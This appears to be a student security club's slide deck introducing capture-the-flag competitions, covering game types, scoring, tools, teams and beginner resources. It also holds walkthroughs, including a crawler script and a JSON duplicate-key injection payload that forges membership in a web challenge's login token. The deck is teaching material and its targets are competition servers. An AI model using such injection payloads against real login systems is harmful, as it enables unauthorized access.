A Hands-on Guide to CTFs for the Uninitiated

Portland State University's Security Club,
void* vikings

PSU’s Security Club, the void* vikings (and pets)

- Formed in February 2020
  - 2020 damctf fall+spring, utctf, ncl, rgbctf, angstromctf, csictf, redpwnct, Hack-a-sat & DEF CON (mentored by samurai)
- Our mission is to promote security culture, ethics research, ongoing education, and development of safer code through playing in Capture the Flag competitions.
- Hosting a Personal Cybersecurity event for students in November
  - Aimed at wider PSU population

Feb 2020 damctf, osu, in the before times...

Who you are

- You might not be sure what a CTF even is...
- You might not played in a CTF before...
- You might be new to infosec/cybersecurity...
- You might be new to tech at large…
- You might not be the conventional candidate for CTFs...

OR

- You might be trying to understand and mentor someone who is.
    - And it might not be going so well...

Security Games: Why Play Capture the Flag (CTF)?

- Skill building
- Education, Career exploration
  - https://www.cyberseek.org/
- Networking Recruiting
- Experience, Resume building
  - Can count as ‘work experience’
  - Good skill(s) for developers
- Fun & Friends
- Prizes

CTF Game Types

- Usually Timed: 1 hour - 4 weeks
  - 48 hours seems to be the most common
- Jeopardy (most common)
  - Series of individual challenges across a variety of categories
  - Qualifiers tend to be this form
- Attack/Defense
  - Identical servers for each team to patch and exploit
  - Finals are often this form
- Mission based
  - Sometimes called ‘scavenger hunt’ or ‘role play’.
  - These vary wildly
  - Working through a storyline instead of explicit stages
- Evergreen CTFs / “Wargames”
  - No end time, play through on your schedule

Challenge Categories

- **Open Source Intelligence (OSINT)**
- **Forensics**
- Steganography
- Social Engineering (SE)
- **Web**
- Reverse Engineering (rev, RE)
- Cryptography (crypto)
- Binary Exploitation (pwn)
  - Shellcode, shellcraft also fall under here
- Misc/random
- NB: Challenges (challs) may cross multiple categories
- ML/AI is up and coming

Common Scoring Systems

Scoring

- *Friendly*: points stay the same regardless of how many teams solve it or when
- *Dynamic/Fixed Time Balancing*: score decays, points locked in when you submit flag
- *Full Self Balancing*: as the value of the challenge decreases, your final score decreases
- *Golf*: more points for smallest ‘something’ like size, opcodes, etc
- Final Scoreboard is often hidden in final hours of the game

Example:

Game Start: 500 pts

Game Play: 5 teams solve, you solve, 5 more teams solve.

Game End: 50 pts

- *Friendly*: submission 500 pts, final: 500 pts
- *Dynamic*: submission 300 pts, final: 300 pts
- *Full Self Balancing*: submission 300 pts, final 50 pts


The Adventure Continues After The Game


- Try to do your own write up while it's top of mind
  - Your notes may not be as coherent as you think
- Look at write ups
  - These can vary in usefulness
  - Ctf time, blog posts
  - Sometimes it can take a month+ for one to surface
  - https://isopach.dev/Redpwn-CTF-2020/ ← example of a great writeup set
  - If you're lucky, the organizers will release their solutions.
- Try to write your own challenge
  - Can you recreate it?
  - Your not too new to try your hand at challenge creation

Misc. Pro Tips

- Flags are usually exact string matches. ex) ctf{i_w1sh_I_w4s_4_fl4g}
  - Watch your case, trailing whitespace, l33tspeak, etc
- If a file is provided with a challenge, assume you'll need it to solve!
  - The prompt text may or may not be useful
- If a binary & a nc invocation is provided in the challenge, you need both.
  - You figure out what to do locally, then repeat it on the challenge server provided.
  - Nc == netcat, ie "nc chals.damctf.xyz 1337"
- You'll probably need a discord account
  - Communication from the organizers. There will be updates! You'll want them minty fresh!
  - Usually new challenges will be released intermittently during the game.
- Be respectful to the organizers, even if other teams aren't
  - Usually [experienced] volunteers. CTF creation can take 100s of hours of work
  - Read the Rules
  - There will be mistakes and infra problems. Stay Classy

Where do I find CTFs?





That’s overwhelming?! Where do I even start?

- Know thy Goals
  - Skillbuilding?
  - Competition?
- Know thy Needs
  - Do you need community?
  - Do you thrive on competition?
  - What kind challenges work for you?
  - Do you like to specialize? You don’t have to!
    - 'I'm a man of many almost-specializations' - samczsun
  - Who do you like to play with?
- Know thy Limits
  - It is okay to walk away when it stops being fun!
  - Be kind to yourself. Rome wasn’t built overnight either.
- Know thy Tools
  - The best tool for the job is the one that’s most comfortable for you
  - Mastering tools takes time and practice. Be kind to yourself.

Know thy Goals, Know thy Limits

- If competition doesn't motivate you, or makes you feel stupid, **ignore it**
  - Don't check the scoreboard
  - I sometimes put a sticky note over the 'scoreboard' tab on screen
- If you want to learn & a whole CTF is too much time...
  - pick one problem and just work on that until you hit a wall
  - Set a time limit & schedule it out on calendar: Fri 5pm-dinner: CTF play
- If networking is your goal, behave like it's a professional space
  - Be professional, courteous
  - Thank the organizers, congratulate other teams (sometimes)
  - Try host/collaborate with other groups to host events, publish walkthroughs, etc
    - Referrals have more weight when you've worked together

Know thy Needs:
Teams & Community


- If you’re not a loner, the important thing you can do is find your community
  - How much time do they expect? How competitive are they?
  - Size? Culture?
  - If you are a loner, there are also lots of CTFs for you!
- If competition makes you miserable, find a team that is more interested in other things
  - If you thrive on it, there are teams for you too!
  - There are teams whose only goals are ‘to learn and have fun’
- If you can’t find a team, make one with some friends!
  - You only need 1-2 others
  - You don’t need to be affiliated with a school or company
  - CTFs often have ‘looking for team’ channels
  - active teams also recruit

Know thy Tools

- **The best tool is the one that works for you!**

Web - browser developer tools, Python request library	Rev - gdb, objdump - Ghidra, cutter, idapro, binary ninja	Stego - file, binwalk, image editor
Pwn - Python pwntools, capstone, unicorn, netcat	Forensics - wireshark, python, favorite text editor, grep	OSINT - web searches, reverse image search (tineye, Google, etc.), whois
Crypto - Python pycryptodome, cyberchef	Misc. - Linux CLI familiarity - Basic scripting skills, python very common	SE - Google, roleplay, OSINT

“The only way to get good at CTFs is by playing CTFs”



Nopnopgoose

(it’s a skill, not an innate trait!)

Good CTFs for Beginners

Evergreens

- Over The Wire (net)
- Try Hack Me (all)
  - Good for students
- PicoCTF (all)
  - Now year round, previous years
  - Good calibration
- Hack the Box (all)
  - Mixed level, mixed bag
- Microcorruption (RE)
  - Good calibration
- OWASP Juice Shop (Web)
  - Some assembly required
  - Good calibration
- ...and many more!

Regularly Scheduled


- PicoCTF
- NCL (2 seasons: fall & spring)
  - Fee
  - Also: public write-ups are NOT PERMITTED
  - However, there is a fair bit of support/infrastructure
- BSides PDX CTF
  - Going on RIGHT NOW :)

“I wish someone had told me/our group that CTFing would be really difficult for a long time (we were all total beginners) but that you **just keep going**, learn what you can, and the skills eventually start to build on each other in useful ways”

-Jaime


I need a game plan!

1. Pick/form/join a team
2. Pick a CTF (or 3) to start with
   a. Read the rules
3. Try a challenge from each category at least once
   a. Take notes: what you liked, disliked
   b. Take notes: what you tried
4. Celebrate
5. Look for writeups
   a. What tool classes did they use?
   b. What techniques did they use?
6. Practice with them!
7. If you feel called to specialize, specialize
8. **Repeat . Consistent practice matters more than anything else**



Suggested Reading


- Some of the many getting started guides
  - https://jaimelightfoot.com/blog/so-you-want-to-ctf-a-beginners-guide/
  - https://tinyurl.com/CTFfornoobz
  - https://trailofbits.github.io/ctf/intro/
  - https://primer.picoctf.com
- https://clark.center/c/nccp
  - (Esp if NCL is interesting to you)
- https://www.cyberseek.org/
- https://github.com/Naetw/CTF-pwn-tips



Walkthrough Time! Vote on Discord


- **Web**
  - Fingerwarmup - Gabby
  - Panda Facts I - Allison
  - Login - Allison
- RE
  - Just Rust - Evan
  - WASM Fans Only (Intermediate) - Evan
- Pwn
  - Stan (warning: inappropriate innuendo) - Allison
  - Starterpwn - Evan
- **Stego**
  - What Lies Within - Isak
- Forensics/OSINT
  - Pretty-good - Isak
- **Crypto**
  - Cipher - Robin

Screenshot Based Walkthroughs




Fingerwarmup


(web) Fingerwarmup prompt



Starting page



Clicking a few links manually



Warmup Python Script

warmup.py


```python
import requests
from bs4 import BeautifulSoup

next_link = ""
counter = 0
while(1):
    r = requests.get("https://finger-warmup.chals.damctf.xyz" + next_link + "/")
    soup = BeautifulSoup(r.content, 'lxml')
    links = soup.find_all('a')
    for link in links:
        next_link = "/" + link.get('href')

    if "dam{" in next_link or "dam{" in r.content.decode():
        print(next_link)
        break
    counter = counter+1
    print(counter, next_link)

```

Sweet, sweet success

Panda Facts I

TI;dr sneak into this panda hate site

Poking around..



On the other side of login

Welcome, a! Here are some panda facts!

- The binomial name of the giant panda is *Ailuropoda melanoleuca*
- Though giant pandas survive exclusively on bamboo, they process it extremely inefficiently
- The giant panda is a conservation-reliant vulnerable species
- Giant pandas will never be able to survive on their own
- Giant pandas are useless animals that are unimportant in their ecosystem
- Billions of dollars have already been spent on keeping them alive
- Giant pandas are very ungrateful: they generally refuse to breed in captivity
- Money spent on keeping giant pandas alive is money not spent on species that are actually important

Click to see a member-only fact!

Source code supplied

index.js


home > amn > Documents > CTFs > redpwn2020 > pandas > index.js > decodeToken

```
110   });
111
112 function generateToken(username) {
113     const algorithm = 'aes-192-cbc';
114     // from their server
115     //const key = Buffer.from(process.env.KEY, 'hex');
116     // hardcoded key can't be good crypto?
117     const key = Buffer.from("12370cc0f387730fb3f273e4d46a94e5", 'hex');
118     console.log("key is "+ key);
119     // Predictable IV doesn't matter here
120     // iv is filled with 0s
121     const iv = Buffer.alloc(16, 0);
122
123     // creates cipher, key probably has salt?
124     const cipher = crypto.createCipheriv(algorithm, key, iv);
125
126     // originally 0
127     const token = `{"integrity":"${INTEGRITY}","member":0,"username":"${username}"}`
128
129     let encrypted = '';
130
131     // switch from utf8 to base64 cipher
132     encrypted += cipher.update(token, 'utf8', 'base64');
133     // any remaining cipher contents? huh?
134     encrypted += cipher.final('base64');
135     return encrypted;
136 }
```


JSON has injection problems

- I did remember that JSON has some structural problems, but not quite what they were…
  - ended up doing some googling
  - It’s not a bad thing if you spend a lot of your time during a CTF researching things
- Tl;dr JSON allows duplicate keys, even though it shouldn’t
  - Parsers typically just take the last one if there are duplicates
- So, if I can inject my own string, I can override id and replace it with a value of my choice
  - My payload: a", "member":1337, "foo":"bar
- Injection happens when executable instructions co-mingle with data
  - The attacker injects executable instructions via user controlled data

Injection


Panda Facts - Mozilla Firefox
Challenges
Discord
panda-facts.202
Panda Facts
AES Decrypt
Setting up a
127.0.0.1:3000/
https://panda-facts.2020.redpwnc.tf
Panda Facts
a", "member":1337, "foo":"bar
Enter

Sweet, sweet success



Login

‘Hey Allison,
can you come take a look?
We’re stuck’

